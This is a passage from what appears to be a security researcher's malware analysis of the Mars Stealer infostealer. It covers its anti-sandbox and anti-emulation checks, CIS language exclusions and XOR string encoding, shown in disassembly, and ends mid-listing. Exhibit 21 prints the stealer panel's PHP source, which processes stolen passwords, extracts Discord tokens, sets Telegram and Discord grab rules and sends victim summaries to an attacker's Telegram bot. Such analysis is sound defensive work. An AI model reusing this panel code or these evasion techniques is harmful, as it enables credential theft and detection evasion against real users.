- For anti-sandboxing, the stealer sleeps for 16000 milliseconds (about 16 seconds) and calls GetTickCount API (Exhibit 17) to retrieve the number of milliseconds that have passed since the system was started and the number of milliseconds of the current running time.
    - Both values get subtracted and are compared to 12000 milliseconds (about 12 seconds).
    - If the value is less than 12000, it means that the Sleep function was skipped by the debugger or sandbox, and the sample exits (Exhibit 18).

The sample also performs anti-emulation checks for Windows Defender Antivirus on values HAL9TH and JohnDoe (Exhibit 19).




```
      00408370     55                  push ebp
      00408371     8BEC                mov ebp,esp
      00408373     83EC 08             sub esp,8
      00408376     FF15 A07D4200       call dword ptr ds:[<&GetTickCount>]
EIP → 0040837C     8945 FC             mov dword ptr ss:[ebp-4],eax
      0040837F     68 803E0000         push 3E80
      00408384     FF15 8C7B4200       call dword ptr ds:[<&Sleep>]
      0040838A     FF15 A07D4200       call dword ptr ds:[<&GetTickCount>]
      00408390     2B45 FC             sub eax,dword ptr ss:[ebp-4]
      00408393     8945 F8             mov dword ptr ss:[ebp-8],eax
      00408396     817D F8 E02E0000    cmp dword ptr ss:[ebp-8],2EE0
      0040839D   ˅ 76 09               jbe mars_stealer.4083A8
      0040839F     B8 01000000         mov eax,1
      004083A4   ˅ EB 0B               jmp mars_stealer.4083B1
      004083A6   ˅ EB 04               jmp mars_stealer.4083AC
      004083A8   > 33C0                xor eax,eax
      004083AA   ˅ EB 05               jmp mars_stealer.4083B1
      004083AC   > B8 01000000         mov eax,1
      004083B1   > 8BE5                mov esp,ebp
      004083B3     5D                  pop ebp
      004083B4     C3                  ret
      004083B5     CC                  int3
      004083B6     CC                  int3
      004083B7     CC                  int3
```

Exhibit 17: Using GetTickCount() for anti-debugging purposes



```
00408498    6A 00           push 0
0040849A    6A 00           push 0
0040849C    68 20104000     push <mars_stealer.sub_401020>          401020:"U‹ì¸\x01"
004084A1    6A 00           push 0
004084A3    6A 00           push 0
004084A5    FF15 687D4200   call dword ptr ds:[427D68]
004084AB    74 03           je mars_stealer.4084B0
004084AD    75 01           jne mars_stealer.4084B0
004084AF    B8 E80BFDFF     mov eax,FFFD0BE8
004084B4    FF7403 75       push dword ptr ds:[ebx+eax+75]
004084B8    01B8 E8D1F9FF   add dword ptr ds:[eax-62E18],edi        edi:EntryPoint
004084BE    FF83 3D207042   inc dword ptr ds:[ebx+4270203D]
004084C4    0000            add byte ptr ds:[eax],al
004084C6    74 05           je mars_stealer.4084CD
004084C8    E8 93D70000     call <mars_stealer.sub_415C60>
004084CD    6A 00           push 0
004084CF    FF15 887C4200   call dword ptr ds:[<&ExitProcess>]
004084D5    5D              pop ebp
004084D6    C3              ret
```

Exhibit 18: If the sample is being debugged, the running process terminates




```
004083BC    CC              int3
004083BD    CC              int3
004083BE    CC              int3
004083BF    CC              int3
004083C0    55              push ebp
004083C1    8BEC            mov ebp,esp
004083C3    A1 D8774200     mov eax,dword ptr ds:[4277D8]           004277D8:&"HAL9TH"
004083C8    50              push eax
004083C9    E8 E2490000     call <mars_stealer.sub_40CDB0>
004083CE    50              push eax
004083CF    E8 5CD00000     call <mars_stealer.sub_415430>
004083D4    83C4 08         add esp,8
004083D7    85C0            test eax,eax
004083D9    75 20           jne mars_stealer.4083FB
004083DB    8B0D 9C794200   mov ecx,dword ptr ds:[42799C]           0042799C:&"JohnDoe"
004083E1    51              push ecx
004083E2    E8 194A0000     call <mars_stealer.sub_40CE00>
004083E7    50              push eax
004083E8    E8 43D00000     call <mars_stealer.sub_415430>
004083ED    83C4 08         add esp,8
004083F0    85C0            test eax,eax
004083F2    75 07           jne mars_stealer.4083FB
004083F4    B8 01000000     mov eax,1
004083F9    EB 02           jmp mars_stealer.4083FD
004083FB    33C0            xor eax,eax
004083FD    5D              pop ebp
004083FE    C3              ret
004083FF    CC              int3
00408400    55              push ebp
00408401    8BEC            mov ebp,esp
00408403    A1 64714200     mov eax,dword ptr ds:[427164]
00408408    50              push eax
```

Exhibit 19: Windows Defender Antivirus anti-emulation checks

Mars Stealer will exit if the following languages are detected (Exhibit 20):

- Uzbekistan
- Azerbaijan
- Kazakhstan
- Russia
- Belarus




```
{
  *(_DWORD *)(a1 - 8) = (unsigned __int16)((int (*)(void))dword_427D7C)();
  if ( *(int *)(a1 - 8) > 1087 )
  {
    if ( *(_DWORD *)(a1 - 8) == 1091 )          // Uzbek (Latin) - Uzbekistan
    {
      *(_DWORD *)(a1 - 4) = 0;
    }
    else if ( *(_DWORD *)(a1 - 8) == 2092 )     // Azeri (Cyrillic) - Azerbaijan
    {
      *(_DWORD *)(a1 - 4) = 0;
    }
  }
  else
  {
    switch ( *(_DWORD *)(a1 - 8) )
    {
      case 1087:                                // Kazakh - Kazakhstan
        *(_DWORD *)(a1 - 4) = 0;
        break;
      case 1049:                                // Russian - Russia
        *(_DWORD *)(a1 - 4) = 0;
        break;
      case 1059:                                // Belarusian - Belarus
        *(_DWORD *)(a1 - 4) = 0;
        break;
    }
  }
  return *(_DWORD *)(a1 - 4);
}
```

```
004082ED    FF15 7C7D4200       call dword ptr ds:[<&GetUserDefaultLangID>]
004082F3    0FB7C0              movzx eax,ax
004082F6    8945 F8             mov dword ptr ss:[ebp-8],eax
004082F9    817D F8 3F040000    cmp dword ptr ss:[ebp-8],43F
00408300    7F 1D               jg mars_stealer.40831F
00408302    817D F8 3F040000    cmp dword ptr ss:[ebp-8],43F
00408309    74 3A               je mars_stealer.408345
0040830B    817D F8 19040000    cmp dword ptr ss:[ebp-8],419
00408312    74 1F               je mars_stealer.408333
00408314    817D F8 23040000    cmp dword ptr ss:[ebp-8],423
0040831B    74 1F               je mars_stealer.40833C
0040831D    EB 3F               jmp mars_stealer.40835E
0040831F    817D F8 43040000    cmp dword ptr ss:[ebp-8],443
00408326    74 26               je mars_stealer.40834E
00408328    817D F8 2C080000    cmp dword ptr ss:[ebp-8],82C
0040832F    74 26               je mars_stealer.408357
00408331    EB 2B               jmp mars_stealer.40835E
00408333    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
0040833A    EB 22               jmp mars_stealer.40835E
0040833C    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
00408343    EB 19               jmp mars_stealer.40835E
00408345    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
0040834C    EB 10               jmp mars_stealer.40835E
0040834E    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
00408355    EB 07               jmp mars_stealer.40835E
00408357    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
0040835E    8B45 FC             mov eax,dword ptr ss:[ebp-4]
00408361    8BE5                mov esp,ebp
00408363    5D                  pop ebp
00408364    C3                  ret
```

Exhibit 20: Language check using GetUserDefaultUILanguage function


The language checks are also performed within the Mars Stealer panel (Exhibit 21).



```
open(realpath($filePath)) === TRUE){ $system = $zip->getFromName("system.txt"); $sysinfo = explode("\n", $system); $machineId = substr($sysinfo[23], 11); $tag = substr($sysinfo[0], 5); $username = substr($sysinfo[21], 11); $os = substr($sysinfo[16], 4); $workingPath = substr($sysinfo[5], 14); $installDate = substr($sysinfo[7], 12);
$tgSystemText = implode("\n", array_slice($sysinfo,3,25)); $settings = R::load('settings', 1); $dublicate = R::findOne( 'log', ' id_machine = ? ', [ $machineId ] )?"1":"0"; // ---------------------------------------------------------------------- // Stats $zip->renameName($GLOBALS['pwd_file'].".txt",'passwords.txt'); $passwordsText =
$zip->getFromName("passwords.txt"); $countPass = substr_count($passwordsText, "SOFT:"); $countCrypto = 0; $countPlugins = 0; $countDiscord = 0; $countTelegram = 0; // ---------------------------------------------------------------------- // dublicate check if($settings["dublicates"] == "0" && $dublicate == "1"){ unlink(realpath($filePath));
exit(0); } // ---------------------------------------------------------------------- // Add network info into system.txt $system = str_ireplace("IP?", $ip, $system); $system = str_ireplace("Country?", $country, $system); $zip->addFromString('system.txt', $system); // ---------------------------------------------------------------------- // top sites count $sites =
explode("\n", $passwordsText); foreach($sites as $line){ if(substr($line, 0, 6) == "HOST: ") { $url = parse_url(substr($line, 6))["host"]; $siteDb = R::findOne( 'topsites', ' url = ? ', [ $url ] ); if ($siteDb != NULL){ $siteDb->count_r = $siteDb["count_r"]+1; R::store($siteDb); } else { $site = R::dispense('topsites'); $site->url = $url; $site->count_r
= 1; R::store($site); } } } // ---------------------------------------------------------------------- // chromium passwords count $countChromium = substr_count($passwordsText, ": Google Chrome") + substr_count($passwordsText, ": Chrome") + substr_count($passwordsText, ": Chromium") + substr_count($passwordsText, ": Kometa") +
substr_count($passwordsText, ": Amigo") + substr_count($passwordsText, ": Torch") + substr_count($passwordsText, ": Orbitum") + substr_count($passwordsText, ": Comodo Dragon") + substr_count($passwordsText, ": Nichrome") + substr_count($passwordsText, ": Maxthon5") + substr_count($passwordsText, ": Sputnik") +
substr_count($passwordsText, ": EPB") + substr_count($passwordsText, ": Vivaldi") + substr_count($passwordsText, ": CocCoc Browser") + substr_count($passwordsText, ": Uran Browser") + substr_count($passwordsText, ": QIP Surf") + substr_count($passwordsText, ": Cent") + substr_count($passwordsText, ": Elements Browser") +
substr_count($passwordsText, ": TorBrowser"); // ---------------------------------------------------------------------- // firefox passwords count $countFirefox = substr_count($passwordsText, ": Mozilla Firefox") + substr_count($passwordsText, ": Pale Moon") + substr_count($passwordsText, ": Waterfox") + substr_count($passwordsText, ":
Cyberfox") + substr_count($passwordsText, ": Black Hawk") + substr_count($passwordsText, ": IceCat") + substr_count($passwordsText, ": Firefox") + substr_count($passwordsText, ": K-Meleon"); // ---------------------------------------------------------------------- // other passwords count $countIE = substr_count($passwordsText, ": Internet
Explorer"); $countEdge = substr_count($passwordsText, ": Edge_Chromium"); $countOpera = substr_count($passwordsText, ": Opera"); $temp = R::findOne('browsers', 'name = ?', ['Chromium']); $temp->count_c = $temp["count_c"]+$countChromium; R::store($temp); $temp = R::findOne('browsers', 'name = ?', ['Firefox']); $temp->count_c =
$temp["count_c"]+$countFirefox; R::store($temp); $temp = R::findOne('browsers', 'name = ?', ['IE']); $temp->count_c = $temp["count_c"]+$countIE; R::store($temp); $temp = R::findOne('browsers', 'name = ?', ['Edge']); $temp->count_c = $temp["count_c"]+$countEdge; R::store($temp); $temp = R::findOne('browsers', 'name = ?', ['Opera']);
$temp->count_c = $temp["count_c"]+$countOpera; R::store($temp); // ---------------------------------------------------------------------- // crypto, plugins, discord, telegram count $tokens = ""; $countFilesInLog = $zip->numFiles; for ($i = 0; $i < $countFilesInLog; $i++) { $stat = $zip->statIndex($i); if(strripos($stat['name'], "Wallets/")!==false){
$countCrypto++; } else if(strripos($stat['name'], "Plugins/")!==false){ $countPlugins++; } else if(strripos($stat['name'], "Discord/")!==false && $settings["grab_discord"] == "1"){ $discord = $zip->getFromName($stat['name']); preg_match('/[\w-]{24}\.[\w-]{6}\.[\w-]{27}/i', $discord, $matches); foreach ($matches as $match) {
$countDiscord++; $tokens .= $match."\n"; } } else if(strripos($stat['name'], "Telegram/")!==false && $settings["grab_telegram"] == "1"){ $countTelegram++; } } if ($tokens != "") { $zip->addFromString('Discord_Tokens.txt', $tokens); } unset($stat); // ---------------------------------------------------------------------- // Add log info in db
$passwordsText = mb_convert_encoding($passwordsText,"UTF-8"); $system = mb_convert_encoding($system,"UTF-8"); $log = R::dispense('log'); $log->id_machine = $machineId; $log->count_pwds = $countPass; $log->ip = $ip; $log->country = $country; $log->add_date = $dateAdded; $log->count_crpt = $countCrypto;
$log->count_plugins = $countPlugins; $log->count_discord = $countDiscord; $log->count_telegram = $countTelegram; $log->path = $fileName; $log->dublicate = $dublicate; $log->tag = $tag; R::store($log); $_log = R::findOne('log','add_date LIKE ? AND id_machine LIKE ? ', [$dateAdded,$machineId]); $_log->text_pwds =
$passwordsText; $_log->text_sys = $system; R::store($_log); if($country != "UNK") { $stat_country = R::findOne ('statistics_countries', ' code = ? ', [$country]); $stat_country->count_c = $stat_country["count_c"]+1; R::store($stat_country); } // ---------------------------------------------------------------------- // generate loader request
link|load_to|startup_param| $request_string = ""; $rules = R::findAll('loader'); foreach ($rules as $rule) { $stat = 0; if((($rule['cold_wallets'] == "0") or (($rule['cold_wallets'] == "1") and ($countCrypto != "0"))) and ($rule['is_active'] == "1")) { if($rule['pwds']!=""){ $_pwds = explode(',', $rule["pwds"]); foreach ($_pwds as $_pwd) {
if(strpos($passwordsText, $_pwd)) { $stat = 1; } } }else{$stat = 1;} if ($stat == 1){ $request_string .= $rule['file_path']."|"; $request_string .= $rule['load_to']."|"; if ($rule['startup_param'] == ""){ $request_string .= " |"; } else{ $request_string .= $rule['startup_param']."|"; } } } } echo base64_encode($request_string); //
---------------------------------------------------------------------- // Tg bot send message if($settings["bot_enable"] == "1") { $markers = R::find('markerrule', 'is_active = ?', ["1"]); $goodMarkers =""; foreach (array_reverse($markers, true) as $marker) { $_markers = explode(',', $marker["marker"]); foreach ($_markers as $_marker) { if
(stripos($passwordsText, $_marker)) { $goodMarkers .= $_marker." "; } } } $link = "http://" . $GLOBALS['domain'] . "/" . $filePath; if ($dublicate == "1") { $dublicate = "yes"; } else { $dublicate = "no"; } $telegram_text = ' IP: '.$ip.' Country: '.$country.' Passwords: '.$countPass.' Crypto: '.$countCrypto.' Plugins: '.$countPlugins.'
Discord: ' . $countDiscord . ' Telegram: ' . $countTelegram . ' Markers: ' . $goodMarkers . ' Dublicate: '.$dublicate.' Username: '. $username .' OS: '. $os .' Path: '. $workingPath .' Archive: '. $link .' Date: '. $installDate .' '; $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendPhoto"; if($settings["bot_scr"] == "1") {
$photo = "http://" . $GLOBALS['domain'] . "/" . $GLOBALS['panel_folder'] . "/view.php?path=" . $GLOBALS['logspath'] . "/" . $fileName . ""; $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendPhoto"; $post_fields = array ( 'chat_id' => $settings["chatid"], 'disable_web_page_preview' => false, 'caption' => $telegram_text,
'parse_mode' => 'HTML', 'photo' => $photo ); } else { $url = "https://api.telegram.org/bot" .$settings["bot_token"] . "/sendMessage"; $post_fields = array ( 'chat_id' => $settings["chatid"], 'disable_web_page_preview' => false, 'text' => $telegram_text, 'parse_mode' => 'HTML', ); } $ch = curl_init(); curl_setopt($ch, CURLOPT_HTTPHEADER,
array("Content-Type:multipart/form-data")); curl_setopt($ch, CURLOPT_URL, $url); curl_setopt($ch, CURLOPT_POST, true); curl_setopt($ch, CURLOPT_RETURNTRANSFER, true); curl_setopt($ch, CURLOPT_POSTFIELDS, $post_fields); $output = curl_exec($ch); } } } } function getRules(){ checkCountry(); //
---------------------------------------------------------------------- // generate grab request name|max_size|path|formats|exceptions|recursively| $settings = R::load('settings', 1); $request_string = $settings['grab_downloads'] . "|"; $request_string .= $settings['grab_history']."|"; $request_string .= $settings['grab_autofill']."|"; $request_string .=
$settings['grab_screenshot']."|"; $request_string .= $settings['selfdelete']."|"; $request_string .= $GLOBALS['pwd_file']."|"; $rules = R::findAll('grabrule'); if ($settings['grab_discord'] == '1') { $request_string .= "Discord"."|"; $request_string .= "0"."|"; $request_string .= "%APPDATA%\\discord\\Local Storage\\"."|"; $request_string .= "*"."|";
$request_string .= "1"."|"; $request_string .= "0"."|"; $request_string .= "0"."|"; } if ($settings['grab_telegram'] == '1') { $request_string .= "Telegram"."|"; $request_string .= "0"."|"; $request_string .= "%APPDATA%\\Telegram Desktop\\tdata\\"."|"; $request_string .= "*D877F783D5D3EF8C*,*map*,*configs*"."|"; $request_string .= "1"."|";
$request_string .= "0"."|"; $request_string .= "0"."|"; } foreach ($rules as $rule) { if ($rule['is_active'] == '1') { $request_string .= $rule['name']."|"; $request_string .= $rule['max_size']."|"; $request_string .= $rule['path']."|"; $request_string .= $rule['formats']."|"; $request_string .= $rule['recursively']."|"; $request_string .= $rule['compress']."|";
$request_string .= $rule['blacklist']."|"; } } echo base64_encode($request_string); } function checkCountry(){ $IP = $_SERVER["HTTP_X_FORWARDED_FOR"] ?? ($_SERVER["HTTP_X_REAL_IP"] ?? $_SERVER["REMOTE_ADDR"]); $gi = geoip_open($GLOBALS['panel_folder'].'/GeoIP/GeoIP.dat', GEOIP_STANDARD); $Country
= geoip_country_code_by_addr($gi, $IP)==""?"UNK":geoip_country_code_by_addr($gi, $IP); geoip_close($gi); return !in_array($Country, ['RU', 'BY', 'KZ', 'AZ', 'UZ']) ? ['ip' => $IP, 'country' => $Country] : exit(); } ?>
```

Exhibit 21: Language check in PHP component


The strings in .RDATA section are XOR'ed (XOR or "exclusive or" is a logical operator that yields true if exactly one (not both) of two conditions is true) with different keys as shown in Exhibit 22. The first batch of decrypted strings are mostly API calls (Exhibit 23).



```
add     esp, 12
mov     dword_42725C, eax
push    14
push    offset a0raie4w4x9h5ff ; "0RAIE4W4X9H5FF"
push    offset unk_41E060
call    sub_4054F0
add     esp, 12
mov     dword_427578, eax
push    11
push    offset aVy5p87fhi19 ; "VY5P87FHI19"
push    offset unk_41E07C
call    sub_4054F0
add     esp, 0Ch
mov     dword_4279C8, eax
push    12
push    offset aSbpdak2fqmd9 ; "SBPDAK2FQMD9"
push    offset unk_41E098
call    sub_4054F0
add     esp, 0Ch
mov     dword_42712C, eax
push    11
push    offset a447bzmee9ru ; "447BZMEE9RU"
push    offset aWfn2Wk9 ; "WFN2.~wk]>9"
call    sub_4054F0
add     esp, 0Ch
mov     dword_4277C8, eax
push    12
push    offset aW2mx27ytjjjv ; "W2MX27YTJJJV"
push    offset unk_41E0D0
call    sub_4054F0
add     esp, 0Ch
mov     dword_4278B8, eax
push    5
push    offset a2h1xy   ; "2H1XY"
```

```
.rdata:0041E04E                    db    0
.rdata:0041E04F                    db    0
.rdata:0041E050 a0raie4w4x9h5ff db '0RAIE4W4X9H5FF',0    ; DATA XREF: sub_401775+19↑o
.rdata:0041E05F                    align 10h
.rdata:0041E060 unk_41E060         db  77h ; w              ; DATA XREF: sub_401775+1E↑o
.rdata:0041E061                    db  37h ; 7
.rdata:0041E062                    db  35h ; 5
.rdata:0041E063                    db  19h
.rdata:0041E064                    db  37h ; 7
.rdata:0041E065                    db  5Bh ; [
.rdata:0041E066                    db  34h ; 4
.rdata:0041E067                    db  75h ; u
.rdata:0041E068                    db  3Ch ; <
.rdata:0041E069                    db  5Dh ; ]
.rdata:0041E06A                    db  3Ah ; :
.rdata:0041E06B                    db  50h ; P
.rdata:0041E06C                    db  35h ; 5
.rdata:0041E06D                    db  35h ; 5
.rdata:0041E06E                    db    0
.rdata:0041E06F                    db    0
.rdata:0041E070 aVy5p87fhi19       db 'VY5P87FHI19',0      ; DATA XREF: sub_401775+32↑o
.rdata:0041E07C unk_41E07C         db  13h                 ; DATA XREF: sub_401775+37↑o
.rdata:0041E07D                    db  21h ; !
.rdata:0041E07E                    db  5Ch ; \
.rdata:0041E07F                    db  24h ; $
.rdata:0041E080                    db  68h ; h
.rdata:0041E081                    db  45h ; E
.rdata:0041E082                    db  29h ; )
.rdata:0041E083                    db  2Bh ; +
.rdata:0041E084                    db  2Ch ; ,
.rdata:0041E085                    db  42h ; B
.rdata:0041E086                    db  4Ah ; J
.rdata:0041E087                    db    0
```

Exhibit 22: XOR-encoding routine




```
int sub_401775()
{
  int result; // eax
  unsigned int v1; // [esp-8h] [ebp-8h]

